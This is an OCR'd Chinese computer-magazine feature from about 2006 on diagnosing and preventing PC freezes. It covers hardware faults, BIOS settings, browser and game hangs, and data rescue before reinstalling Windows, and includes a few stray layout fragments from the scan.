为了不耽误网民看球，Mysee视频网站利用其P2P直播和点播，全力协助东方宽频及其分站，推出“2006年德国世界杯足球赛”每场比赛4 分钟进球集锦，以及其他世界杯节目的视频直播和点播服务。我们的灵感来自于原搜狐副总裁李善友的一句：得体育者得天下，重大体育赛事是世界焦点，也是商业推广的绝佳时机。

本文将教会你

1.寻找新装电脑死机的原因。
2.仅仅上网浏览网页也会死机?
3.打游戏时防死秘籍。
4.会引起死机的常见操作。

暑期到，我的电脑不死机!

■ 策划/《电脑爱好者》编辑部 ■ 监制/特别的特别 ■ 撰稿/徐海斌(正阳新锐电脑) 王媛(北京) 李学昌(四川)

暑期到了，该放假的放假，该休息的休息，这时候最忙的应该就是你的爱机。十几小时，甚至是二十四小时不关机的朋友大有人在，加上天气炎热，这时候死机的问题就会更加突出，问题难免就会出现。如果你正在网上组队战斗，或是编辑重要文档，突如其来的死机会让你心烦意乱……

新装电脑缘何死机?

刚买的新电脑就常死机，这是什么原因?这多是因为硬件故障造成的。对于这个问题，菜鸟可能感觉比较棘手，不过看完下面的内容，一般的小问题就可轻松解决了。

电脑不亮

电脑中的许多硬件之间都是通过插接相连的，很容易产生接触不良问题，导致系统死机，最典型的接触不良死机症状就是开机黑屏死机或者自检过程中死机，重启后故障依旧。导致接触不良的原因很多，对于新安装的机器多是因为安装不到位，而对于旧机器则可能是金手指氧化、灰尘覆盖，或者移动电脑使部件松动所致。

①显卡接触不良

显卡会接触不良，多表现为机箱上的电源灯亮，CPU风扇运行正常，显示器没有信号。小编的电脑就经常出现显卡接触不良，而无法点亮电脑的问题，遇到这种问题，只要稍稍用力重新插紧显卡即可。

②CPU接触不良

电脑开机后可以接通电源，但不进行自检，屏幕上没有任何文字提示信息，也没有任何警报提示，出现黑屏死机。很可能就是CPU出现问题，可以重新插拔一次解决。

③内存接触不良

开机黑屏，出现了有规律的“嘀，嘀”声(发1长三短等)，则说明了内存出现了问题，你可以参考http://shenzhou.blog.163.com/article/-HW0l-g0gy6o.html，找到答案。

④板载显卡的显存设置

在CMOS中如果将板载显卡的显存设置不当，也同样会出现电脑不亮的情况，我们要注意CMOS中“Advanced BIOS Features→On-Chip Frame Buffer Size”项在没有接独立显卡的情况下，不能设置为“Disabled”，否则会导致开机黑屏，只能通过CMOS放电解决。

电脑运行不稳定

电脑本身没有问题，可是使用不久就出现了故障。

①电源引发的故障

电源是电脑稳定运行的基础，然而，电源却是一个经常被忽视的部件，使用劣质电源成为商家追求利润的手段。许多杂牌机箱原配的电源质量都很差，虽然有些标牌上写的是300W，但实际功能很可能只有200W，再加上偷工减料，经常会出现输出电压不稳定或者功率不足等问题，即使当时不会出现死机问题，长期使用也会对电脑硬件造成慢性损坏，或者当你安装新硬盘、光驱、显卡等设备时，就会出现这样或者那样的死机问题。建议在装机时更换为长城、航嘉、金河田等知名品牌的电源，这些名牌电源，即使是低端的小功率电源(通常在230W~250W之间)，也足以胜任普通电脑单硬盘单光驱的要求。

实例:电源质量的简单判断

故障现象:朋友刚买不久的电脑，开机时进入系统没多久就死机了，重新启动后有时也可以正常使用一段时间。

解决思路:在排除了显卡、内存条可能存在故障后，把目标锁定在了电源上，这是一款功率标注为300W的电源，但从其做工来看明显属于杂牌电源。其实大部分主板都具备电源电压实时监测功能，我们可以从CMOS设置中查看电源的各路电压输出数值，根据其波动范围简单判断其质量。开机按DEL键进入CMOS设置，选择“PC Health Status”进入系统硬件监测页面(见图1)，看到+12V电压在11.2V~11.5V之间跳动，而+5V电压也只有4.4V左右，电压输出明显过低，最后在商家处加钱更换为航嘉电源后故障消失。

CPU Warning Temperature [Disabled]
Shutdown Temperature [Disabled]

❶

> **小提示**
>
> **电源输出电压是允许有一定的波动范围的，正电压合理的波动范围在-5%~+5%之间，而负电压的合理波动范围则允许在-10%~+10%之间，例如+12V的输出值允许在11.4~12.6V之间，+5V的输出值允许在4.75~5.25V之间，-12V的输出值允许在-10.8~-13.2V之间，在电脑没有出现不稳定的情况下，此范围内的电压输出值都可以认为是正常的。**

②散热不良引发的故障

现在电脑中的风扇是越做越大，越来越多，但仍然无法让电脑“退烧”，尤其在炎炎夏天，散热不良更是导致电脑死机的最直接原因。散热不良故障通常表现为多任务、高CPU占用率运行时死机，例如运行大型程序或者玩3D游戏。电源、CPU、显卡都是发热大户。对于一些旧电脑，也可能会因灰尘堆积、风扇缺油等原因导致散热风扇工作不良，影响正常的散热而导致死机。

对于CPU温度，我们还可以从CMOS参数中直接读取温度，进入CMOS设置后选择“PC Health Status”，在“CPU Temperature”栏即可看到当前CPU温度，一般这个温度应低于60摄氏度。当然，这时读取的只是CPU非负荷状态时的温度，我们还可以在进入操作系统后运行大型程序一段时间，再运行硬件检测工具Everest(下载地址:http://www.onlinedown.net/soft/44915.html)，在“计算机→传感器”栏中可以看到CPU温度、机箱温度和硬盘温度等(见图2)，如果



❷

CPU温度超过70摄氏度的话，那就要格外注意了。

现在很多机箱都提供有前置、后置散热风扇位，但大部分朋友并没有安装相应的机箱风扇，其实这两个风扇对于改善机箱内的散热，加强机箱内部的空气流通是很有好处的，尤其是前置风扇，可以为硬盘提供辅助散热功能，对于硬盘的稳定工作非常有好处。

> **火速链接**
>
> **关于电脑散热的问题，可以参考2006年第12期的《PC解暑计划》一文。**

③超频引发的故障

超频作为一种可以免费提高电脑性能的手段，很受欢迎，但同时也会导致系统工作变得不稳定，最常见的超频就是对CPU超频，其故障现象通常表现为不固定的死机，尤其是在运行多任务时更容易导致死机。在CMOS设置中选择“Load Fail-Safe Default”将参数恢复为默认值即可，当然，有时也可能会因超频导致无法开机的情况，可以取出主板CMOS电池后放电解决。





电脑发出异响后死机

电脑突然出现了异响，是什么原因造成的呢?

①硬盘故障

硬盘是电脑中最容易老化并产生故障的部件，硬盘故障轻则导致数据不能读写，重则会引起死机问题。硬盘运行时一旦读取到坏道、坏扇区，就会导致死机，因此硬盘故障导致的死机通常会是固定式死机，而且硬盘出现故障时一般都会有明显的前兆和表现，例如硬盘经常发出较大的噪音，开机自检到硬盘时死机，或者死机时伴随着较大的“咯咯”声响等。出现这种情况，应及时备份重要数据并送修。

②散热问题

现在的主板都带有温度保护功能，如果机箱内温度过热，就会报警，解决方法参考前文即可。另外，在CMOS中有关温度的设置为“PC Health Status→Shutdown Temperature”，该参数用来设置系统自动关机的温度，以保证CPU不会因为温度过高而烧毁，一般应设置在60~70度之间，该温度设置过低，会导致系统误以为CPU过热而自动关机，而设置得过高就会失去对CPU的保护作用。


蓝屏死机

蓝屏死机问题也是很多朋友遇到的大问题。

①CMOS设置不当

主板的CMOS参数设置可以直接控制硬件的运行，虽然许多媒体都在教大家如何将BIOS设置为最优化，以提高系统性能，但有些时候设置不当也会引起电脑死机，通常都可以在CMOS设置中选择“Load Fail-Safe Default”恢复为默认参数来解决问题，但这样可能会导致其他设置好的正确参数丢失，下面笔者以Award芯片的BIOS为例，介绍可能导致死机故障的CMOS参数，大家在设置时要加以注意。

■Intergrated Peripherals→SATA RAID/AHCI Mode。这个参数用来设置串口硬盘工作模式的，一般会有Disabled、RAID、AHCI三种选项(见图3)，设置为Disabled表示使用模拟并口模式，这里要注意的是一旦操作系统安装完毕后，这里的工作模式就不能再进行修改了，否则会导致操作系统启动时蓝屏死机，更改回原来的工作模式即可恢复正常启动。



■Advanced Chipset Features→DRAM Clock/Drive Control。这个页面中的参数是用来对内存的工作频率和延迟时间进行设置的，一般应设置为“By SPD”(见图4)，让系统根据内存条的SPD信息自动选择，如果设置为“Manual”手动调整，则有可能会因参数设置不当而导致内存工作不稳定而死机。

②不兼容引发的问题

或许大家都听说过“兼容机”这个概念，也就是我们通常所说的组装机，虽然现在硬件之间不兼容的情况很少了，但是由于电脑是不同厂商生产的产品组合在一起，相互之间难免会发生“摩擦”，严重的不兼容问题也会直接导致系统出现死机问题。最常见的不兼容性问题是主板、显卡和内存之间，或者是内存条之间的不兼容，经常容易产生死机、蓝屏等现象，例如运行大型游戏或者看影碟时不定时死机等。而由于不兼容导致死机，最常见的莫过于Intel超线程CPU和Windows XP的问题了。

实例:都是超线程惹的祸

故障现象:笔者曾经配置一台电脑，CPU是支持超线程的P4 3.0GHz，主板是集成显卡的945G芯片组，内存为两条512MB组成双通道，操作系统为Windows XP，该机无论进行图形处理，还是玩单机游戏都完全正常，非常稳定，但是一旦使用BT下载或者浏览网页一段时间后，系统速度就会变慢，最终导致死机。

解决思路:刚开始笔者怀疑与防火墙有关，在关闭防火墙后故障依旧，甚至重做了系统，均无法解决问题。后来发现在Windows 98中使用时系统非常稳定，没有任何死机现象，Windows 98不支持超线程技术，难道是Intel的超线程CPU与Windows XP系统不兼容?后来笔者在CMOS设置中选择“Advanced BIOS Features→CPU Hyper-Threading”(见图5)，将其设置为“Disabled”关闭CPU的超线程后解决问题。

对于硬件不兼容的问题，其实很多时候是可以通过软件来解决的，例如更新主板BIOS、更新主板驱动、更新显卡驱动等，另外在安装驱动程序时要注意的是，主板驱动对于系统的稳定工作是非常重要的，许多朋友安装系统时只记得安装显卡和声卡驱动，常常忽视主板驱动的安装，其实正确的做法应该是先安装主板驱动程序，尤其是IDE驱动，然后再安装其他硬件驱动程序。



高手如何判断死机故障

高手们是如何判断死机故障呢？它们是如何处理这些问题的呢？先看看高手提出的死机故障解决的“五先五后”原则吧。

先分析后下手

修电脑就像治病一样，必须分析后对症下药才能“手到病除”，要先弄清死机故障发生的特性，例如是有规律的固定式死机还是无规律的不定式死机，如果是有规律的死机，还要看死机是发生在什么时候:是在启动自检时、操作系统启动时、操作系统运行中，还是在关闭系统时。通过分析可以快速缩小故障范围，避免无目的的检查。例如死机发生在启动自检没有进入操作系统前，那么可以判断这是硬件问题，而不是操作系统和软件的问题，再进一步分析，屏幕上有文字显示，这说明显卡是正常工作的，那么我们基本上可以将故障锁定在电源、主板、CPU或者内存上。

先软件后硬件

先排除软件故障再排除硬件问题，这是电脑维修中的重要原则，因为软件原因造成的死机在电脑中占了大多数，实际上从开始载入操作系统后出现的死机问题，十有八九都会跟软件有关，安装程序、感染病毒、驱动程序都可以导致系统死机。

有一种方法可以快速判断死机是软件故障还是硬件故障，死机后按下小键盘区的Num lock键，观察键盘右上角的指示灯有无变化，如果有变化，说明这是软件导致的死机，而且此时系统处于“伪死机”状态，虽然这时系统有反应，但实际上可能已无法进行任何操作。当然，也有软件的原因会导致彻底死机，系统不能响应Num lock键(指示灯无变化)，但有响应的死机情况一定是软件问题造成的。

如果是新电脑，安装系统中或刚刚装完系统就死机了，则说明硬件上有问题。

先机外后机内

在死机故障中，有许多症状就是黑屏，这时应首先检查是否显示器出现问题，可以将显示器与主机连接的信号线拔掉，这时显示器通常会在屏幕上显示“没有信号输入”的提示框，从这里可以判断显示器是否能正常工作。然后应拔除键盘鼠标外的所有主机外接设备再开机测试，以排除机箱外部的硬件设备故障导致死机。

先清洁后检查

在打开电脑机箱进行检查时，首先应看机箱内是否干净。重点应查看散热器和风扇周围是否有堆积的灰尘，硬件之间是否有污物、蛛网等。应及时予以清洁，对于灰尘、污物可以直接用软毛刷清洁，避免灰尘造成的硬件接触不良以及导致风扇转速下降等问题。对于一些带有金手指的板卡类部件，例如显卡、内存条等，在清理灰尘以后，还要对金手指上的氧化层进行清除，以防止接触不良。根据实践表明，许多故障都是由于脏污引起的，一经清洁后故障往往会自动消失。



先拔掉后插上

先拔掉再插上，实际上也就是“最小系统法”，即只在电脑中保留电源、主板、CPU、内存和显卡，其他可以拔掉的硬件全部去掉，然后再开机检测，如果问题消失，说明有问题的是拔掉的硬件，可以每次插上一个硬件后再开机测试，直至找出有问题的硬件。如果最小系统时故障依旧，那么就需要采取替换法对这些核心硬件进行检测，逐步排除故障。同时，采取先拔掉再插上的方法还可以解决因接触不良导致的死机问题。

关于产品的退换

对于出现了问题的产品，不少人可能很少去想到退换，即便是想到了，也因为怕麻烦，而懒得去，其实只要注意下面几点，你会感觉并不那么麻烦。

1.当购买完硬件产品时，大家要保存好购物小票，以便出现死机时退换。还要特别注意要保留完整的产品包装，很多商家帮你装完电脑后，只给你机箱盒，而主板、显卡的包装不会主动给你，记得要索取哦。

2.很多读者朋友都会感觉去退换产品时会有问题，其实你完全可以消除这个顾虑，如果产品真的有问题，一般商家都会为你更换的(建议你可以和几位魁梧的男性一起去，有一定的威慑作用^O^)。

3.如果商家不换，那么可能通过产品说明书中的代理商电话，从代理商处进行更换或维修。

常在网上走，哪有不死机

暑假到了，少不了在家上网，浏览或是游戏，死机问题也是无可避免了。不过死机是有真死即电脑没有反应，按任何键都无响应的情况，还有一种是假死，这多是由于占用过多系统资源，电脑过慢所致，而且会出现仅有某个软件死机的情况。在我们实际使用电脑中，我们更多的是遇到假死的情况。

浏览器引起的死机问题

浏览网页时，最容易引起死机的就是浏览器的假死。比如一些论坛中的“杀猫帖”，这些帖子通常包含有大量高分辨率图片，如果你的电脑配置不高，网速不快，最好不要轻易打开这类帖子，不然等着你的就是电脑假死。

另一方面，如果你经常使用Maxthon等第三方浏览器，那么也很有可能引起死机，有几个原因：比如网速过慢，浏览器就要花很长时间来下载页面;电脑配置较低，由于Maxthon是多窗口浏览器，打开过多的页面就会占用较大的内存，由于物理内存与虚拟内存进行交换，导致假死；包含大量Flash、Active插件的网页;某些网页编写程序也会让Maxthon假死，甚至是打开过多的插件也会让Maxthon假死。

根据上面的这些问题，网上出现了Maxthon的优化补丁，使用这个补丁后，绝大多数的广告都会消失(该补丁有很好的广告过滤规则)，同时由于进行了优化并过滤了广告，让浏览速度有了一定的得提升。

你可以从http://work.newhua.com/cfan/200613/Maxthonwzzh.rar及http://work.newhua.com/cfan/200613/Maxthonjsyh.rar分别下载到Maxthon的补丁，前者适合于所有用户，方便简单，包括了数百条过滤规则，后者则主要解决假死问题，并不提供广告过滤规则。下载到补丁后，直接运行，将补丁安装至Maxthon所在文件夹即可。

如果你不是Maxthon的“死忠”，那么不妨换用TheWorld(下载地址:http://www.ioage.com/)，它很好的解决了浏览器假死的现象。

非IT内核浏览器也同样会出现假死的问题，若FireFox安装了较占系统资源的扩展插件，可能会出现启动程序后几秒钟内无法进行操作的假死情况。这个问题可以通过尝试修改FireFox的启动参数，来减轻或消除:先为FireFox创建一个快捷方式，然后右击，在弹出菜单中选择“属性”，再点击“快捷方式”标签，在“目标”项最后添加参数“-prefetch:1”即可。

游戏中的死机问题

好不容易到了暑假，自然要放松一下，打打游戏。不过当你酣战正欢，电脑突然死机那是一件多么扫兴的事呀。来看看都有哪些情况会引起游戏死机吧。

①免CD补丁引起的死机问题

不少朋友为了保护光盘，安装好游戏后都会打上免CD补丁，不过由于这些制作补丁的个人或团体失误，很可能会出现BUG，导致游戏死机。对于这个问题，只要随时关注补丁的更新，或换用其他版本的补丁就可解决问题。

②声卡引起的死机问题

不少朋友可能去网吧的时候会感觉长时间玩网游后，电脑会越来越慢，而单机版游戏则没有任何问题。其实这是由于网络游戏在处理网络传输与声效部分没有完全按照微软的DirectX进行设计，长时间运行后，出现了缓冲区溢出的情况，占用了大量CPU资源，影响到了整体运行。这个问题，一般通过更新声卡驱动就可以来解决。

③网络引起的游戏假死

如果你的网络很慢，在玩网游时很可能就会出现假死的问题。因此你在玩网游时，不要再进行BT下载，或观看P2P网络电视等极耗网络资源的操作。

④网卡引起的死机问题

前面在硬件部分已经介绍了一些可能会引起死机的原因，但很多朋友都是在玩单机版游戏时没有任何问题，但只要一玩网络游戏就会出现死机现象。这种问题建议你更换网卡，很多游戏数据吞吐量很大，对网络设备有一定要求，而一些低价主板上的网卡兼容性不高，容易出现死机问题，通过更换网卡一般就可解决这些问题。

下载软件引起的死机问题

当你在网上见到很好的资源时，当然会立刻把它下载到本地硬盘上。假死的现象也就可能出现了。

比如在Bitcomet下载时，出现的假死现象，多是由于下载前分配空间，所造成的，这样虽然可以减少硬盘碎片的产生，但也会出现假死的问题。解决方法为:打开软件，点击菜单中的“工具→选项”，在弹出窗口左侧选择“任务设置”，然后在右侧勾选“下载前分配空间”项，“确定”即可。

其他下载工具如Flashget、电骡出现的假死问题也可以用同样方法解决。



最容易引起死机的操作


别看一个小小的操作，但可能就是死机的原因。

软件够用就好

新电脑用过一段之后就会越来越慢，严重的就会死机，而网吧里的为什么不会？网吧里的电脑大部分都安装了还原卡，每次重启就会恢复为最佳状态，而一般家用电脑则安装了大量软件，以至于速度会越来越慢。因此，我们建议大家不要随便安装不明软件。有的朋友也许会说，卸载不就得了吗？但问题不是那么简单:有些软件的卸载功能制作不完善，会在硬盘及注册表中留下垃圾，而且卸载某些软件时，会收到“某些文件正被其他软件使用，删除该文件后会……”的提示，让你不知应该如何选择，所以软件不必安装很多。

谨防第三方软件导致死机

除了减少人为的安装外，我们还要预防一些第三方软件的“不请自来”，现在很多共享软件都集成了第三方软件或插件，它们会随系统、IE启动，并且大都具有强制自动升级功能，如果新版本存在BUG，就会让系统出现死机问题。小编以前就因为安装软件时不小心安装上了某下载器，结果只要一打开IE浏览网页系统就会变得狂慢。为此，建议大家安装注册表监控软件，其中比较优秀是WinPatrol(下载地址:http://www.onlinedown.net/soft/36871.htm)，软件使用非常简单，安装完成后，它就会自动随系统启动，它在占用不多资源的条件下，很好地完成了监控任务，当任何软件企图将自身加到启动项，或是插入到IE中都会有出现提示(见图6)，你可以根据情况选择是否通过。



盲目优化，迷信工具

诚然，有的系统优化软件在优化某些方面的功能时能起到一定的作用。不过Windows系统的开发是一个非常大的系统工程，虽我们不要太迷信微软，但他们在开发时已充分考虑了系统的协调及任何一个细节。况且新系统正式推出前还要经过漫长的测试。为此，很多时候用不着优化，全新安装出来的系统一般比较好用就是一个很好的例子。

而很多人喜欢使用各类系统优化程序，优化软件开发者写出的程序，在他的电脑上可能确实有用，但不一定适用于其他任何人的电脑。正如辩证法上所讲:具体问题应具体分析，没有包医百病的良药。因此很可能优化后电脑就会出现死机。这个问题对于知名的优化软件在这方面要做得好一些，不过它也不能协调到系统程序的方方面面，使用全部清理或优化操作时，非常容易出现问题，因此我们不建议你使用全部优化操作。

知名软件尚且如何，更何况是一些名不见经传的优化软件，就不要去试用了。

伪”绿色软件引起死机

按说绿色软件不会为系统添加任何键值，不会引起系统死机，不过网上有一些伪造的绿色软件，很容易让你的系统死机。

最近网络流传着“天网防火墙绿色版本”，这款软件需要先运行“!)绿化.bat”，然后再重新启动就可以正常使用，运行“!)卸除.bat”可以卸载。在这两个文件中，我们可以看到regsvr32/s %windir%\system32\psapi.dll及regsvr32/u %windir%\system32\psapi.dll /s两条命令，并且还有复制及删除天网防火墙驱动程序的命令。


从这些命令中我们可以看到其实这和正常安装的天网防火墙并无本质上的区别，只是用BAT文件来实现了安装程序的脚本功能。于是很多朋友在已经安装好防火墙的电脑上使用这款软件时，重新启动就出现了蓝屏，死机等现象，最后只能在安全模式将其卸载。

小提示

如果你同时安装了两款杀毒软件时，由于冲突，也会出现死机的情况(不过KV系列和诺顿可以在一起很好地工作)。这时只要进入安全模式卸载其中的一款即可。不过包括金山毒霸在内的部分软件需要启动Windows Installer，而在安全模式中，你需要进行如下操作才能卸载:进入“命令提示符窗口”，输入“REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\MSIServer" /VE /T REG_SZ /F /D "Service"”(不含外侧中文引号)回车。继续输入“net start msiserver”回车，启动Windows Installer服务。之后，就可以卸载了。

专软专用防死机

如果你非要使用看图软件去看视频文件，那么你的电脑应该会很容易出现死机的情况，小编以前就经常遇到，用ACDSee不小心点中视频后，就会出现死机的情况。现在能播放视频的看图工具越来越多，比如小巧的看图软件CPicture(下载地址:http://cpicture.net/en)，它在进入一个包含有视频文件目录时，会自动播放，很可能引起死机。大家在使用时，最好还是不要让它们去和视频文件进行关联。在ACDSee中，我们可以通过下面的方法解决此问题:按下Atl+I，选择“应用过滤规则”，只勾选“显示图像文件”即可(见图7)。



7

其他可能引起死机的操作

还有哪些操作可能引起死机呢?

①用Word复制网页内容

操作:把网页中的文本复制到Word中时，就会出现死机问题。


8

解决方法:复制完网页中的文字后，点击菜单中的“编辑→选择性粘贴”(见图8)，在弹出的窗口中选择“粘贴→无格式文本”即可。

②感染病毒

操作:不小心中了病毒死机问题就是家常便饭了。

解决方法:杀毒。

③同时多个进程

操作:比较占资源的操作有影视编辑、图片编辑、大型3D网络游戏，使用虚拟机、RAR在压缩GB级的大文件时。如果这些软件同时开它几个，那电脑一定会被你活活累死。

解决方法:如果无法正常关机，可用“任务管理器”来强制结束。在完成重要任务时，最好不要打开其他无关程序。

④驱动更新要选对

操作:看视频的时候死机，玩游戏的时候死机。

解决方法:不少朋友都会遇到此问题，尤其是新装电脑，以为是硬件问题，其实，这是多是由于JS们在攒机时为了省事直接给你安装了随硬件所配光盘中的驱动程序，这些驱动多是老版本，可能会有很多BUG，所以出现了视频及游戏时的死机问题。还是抓紧从http://www.mydrivers.com下载最新的驱动吧。不过一定要注意下载说明中写有WHQL的驱动程序，因为它们经过了微软的测试。

⑤用IE下载FTP文件

操作:别人告诉你了一个FTP地址，你直接打开IE，进行连接登录。

解决方法:反正我每次进行这个操作时，IE都会处于长时间的假死中，除非是网络极为通畅的状态。毕竟很多FTP连接都有限制，IE支持得还不够好，还是用专门的软件来下载吧。

小编亲授防死机秘籍

如果Windows XP处于假死了，怎么办?小编一般会用四招来解决。

番茄蛋饭:有的时候我用“资源管理器”打开文件或文件夹时出现死机现象，这时可以用Win+D，显示桌面，然后再按F5键刷新，一般3~5次后就可以解决问题。

小特:由于电脑中安装了很多软件，工作中用的MyIE2多窗口浏览器又经常打开的页面比较多，所以比较容易假死，一般遇到假死的情况，我就会打开“任务管理器”下的“进程”标签，将处于假死的程序优化级别设置为“高”(见图)。

柳絮飞:有的时候我遇到死机很严重，连“任务管理器”都打不开时，就会光驱弹出，然后再不放光盘的情况下关闭仓门，这时鼠标指针旁会出现光盘标志，通常会让系统从假死中恢复。



Cornel:我的方法很简单，只要死机了，按下Ctrl+Alt+Del，打开“任务管理器”，在“进程”中将Explorer.exe结束，然后点击“任务管理器”窗口中的“文件→新建任务”菜单项，然后填入“explorer.exe”就成了。



与“死”共舞

真死了，任何正常窗口模式下的恢复方法都无效时，还得重装系统，不管是全新装还是备份装、系统还原，都可能引起数据的丢失，硬件有价数据无啊。下面就说说怎样在恢复的过程中如何保护好重要数据文件。

被还原掉的文件

系统还原为我们准备了一服后悔良药，但可能将我们下载的文件也一起还原掉。这是为什么呢？又该如何避免呢？

由于“系统还原”监视的是特定类型的文件，因此，如果将系统还原到下载或保存文件之前的某个点，那么任何具有受到“系统还原”监视的扩展类型(例如EXE或DLL文件)，并存储在受监视驱动器中的下载文件或保存文件都会丢失。恰好，我们下载的文件有一些扩展名为EXE，而且很多下载软件在安装时就已将下载文件的保存位置设置到系统分区中了，如果对系统分区进行还原，这类文件一定会不复存在。

如果希望在还原系统时不丢失那些带有受监视扩展名的文件，可以将这些文件转移至“我的文档”文件夹或者是一个不受监视的分区。

小编建议大家如无特别需求，只要监视C分区即可:右击“我的电脑”，选择“属性”，在“系统还原”标签下，通过“设置”按钮就可以关闭指定分区的系统还原功能了。

挽救数据

在实际操作中，我们可能会遇到这样的问题:系统已彻底不能启动，但还有大量的用户文件保存在系统分区中，重新安装系统前，我们必须想办法将其拷贝出来，方法还是比较多的。


①在另一主分区中安装操作系统

用分区魔术师新建一个主分区，将其设置为活动状态，再在这个新的主分区中安装操作系统，安装完成后，你想怎样拷就怎样拷。要注意的是，分区魔术师能在硬盘中划分出多个主分区，但只能有一个处于活动状态，也只能将操作系统安装到活动分区中。当一个主分区被设置为活动状态时，其他主分区将自动处于隐藏状态，要能在新安装的系统中识别出另外的主分区必须手动将自动隐藏的主分区显示出来。下面就结合本例简要说明具体的操作方法:

1 新建主分区

运行分区魔术师，观察到磁盘分区列表如图9所示。从上向下数的第1个分区就是原来的系统分区，其中的操作系统系统已严重破坏无法启动，但用户文件还保存在其中。请注意观察，该分区此时的Status字段的值是Active。

如果有无用的其他分区(一般用户的硬盘上可能只有一个主分区吧，为此，这里所指的其他分区一般为逻辑分区)，请将其删除后再将其创建为主分区。如果都有用，请将一个空闲空间较大的分区分割一部分出来，并创建为主分区。


9

本例中，新建的主分区是从上向下数的第三个。也就是容量为6359.5MB的那个。

2 设置活动分区

右击新建的主分区，选择“Advanced(高级)→Set Active(设置为活动分区)”。完成后，该分区的Status字段下的值将为Active。

做完前一步后，原来的系统分区也就是从上向下数的第一个将自动处于隐藏状态，从分区列表可以看出Status字段下的值是Hidden。不必管它，这正是完成本任务所需要的。

3 安装Windows XP

由于新建的分区是主分区且处于活动状态，默认地，Windows XP将安装到这一分区中。又因为原主分区处于隐藏状态，新的操作系统完成后也不会生成启动菜单，是一个完全独立的操作系统。

> **小提示**
> **你也可用原来的Ghost备份来恢复，但要注意的是，现行的GHOST能识别隐藏分区，为此，在选择要将XXX.GHO文件恢复到哪一分区时，一定要选择新建的主分区。**

4 数据恢复

用分区魔术师系统还可显示出来，但一定不能为其设置活动属性，不然，新安装的系统将被屏蔽。这样处理后，电脑会自动启动到新的系统下，也能观察到原系统分区中的数据，保护数据的目的达到了。

现在不是有两个主分区吗？怎样用好它们吗？这里的名堂就很多了。最有意义的莫过于这样:隐藏新建的主分区，为原主分区设置显示属性和活动属性，再在原主分区中安装一套系统，同样，这套系统也是完全独立的。

这种多系统的转换方式:要哪一套系统，只需将该系统所在的分区设置为活动分区即可，这与常规的多系统在转换上





有本质的不同。也可从分区魔术师下提取一个名为pqbw.exe的小工具，它能在Windows系统下运行，将其拷贝到两套系统下，从一套系统运行pqbw.exe时，该系统会自动关闭且自动启动另一系统。与传统的菜单式多系统的转换相比也算不上麻烦。

这种独立多系统的好处:Windows Vista系统的安装可能很多朋友都尝试过吧，但要还原成原来的Windows XP，那可不是一件容易的事。如果用这里提到的独立多系统安装法能有效地解决这一问题。另外，能运行于Windows下的系统备份与恢复软件很多，可是你想过这样一个问题没有，当系统已不能启动时，何谈恢复，有了独立多系统，我们就能通过一套系统去恢复另一系统了。

②到DOS下去完成

启动到DOS，现行的方法很多，比如用软件引导、用光盘引导、用虚拟软盘引导等，只是这种方法有一定的局限性，主要表示在纯DOS系统不支持NTFS分区，而我们的系统一般是安装在NTFS分区中的。也正因为如此，有人编辑出了能在DOS下识别NTFS分区的小工具软件——NTFS For DOS(下载地址:http://www.onlinedown.net/soft/10162.htm)，如果不幸遇到这种情况，就请它来帮忙吧。

本例将再介绍一种方法:带命令提示符的安全模式

这种方法能突破DOS不能识别NTFS分区的限制，但当系统已不能启动时，带命令提示符的安全模式不一定能启动成功，当然不能启动的情况不是很多，因为启动这种方式进，只相当于加载了最基本的系统，只要最基本的系统文件没被破坏，一般是能成功的。

1 进入“带命令提示符的安全模式”

重新启动电脑，并反复按F8直到安全模式界面出现，选择“带命令提示符的安全模式”后回车即可。

2 拷贝文件

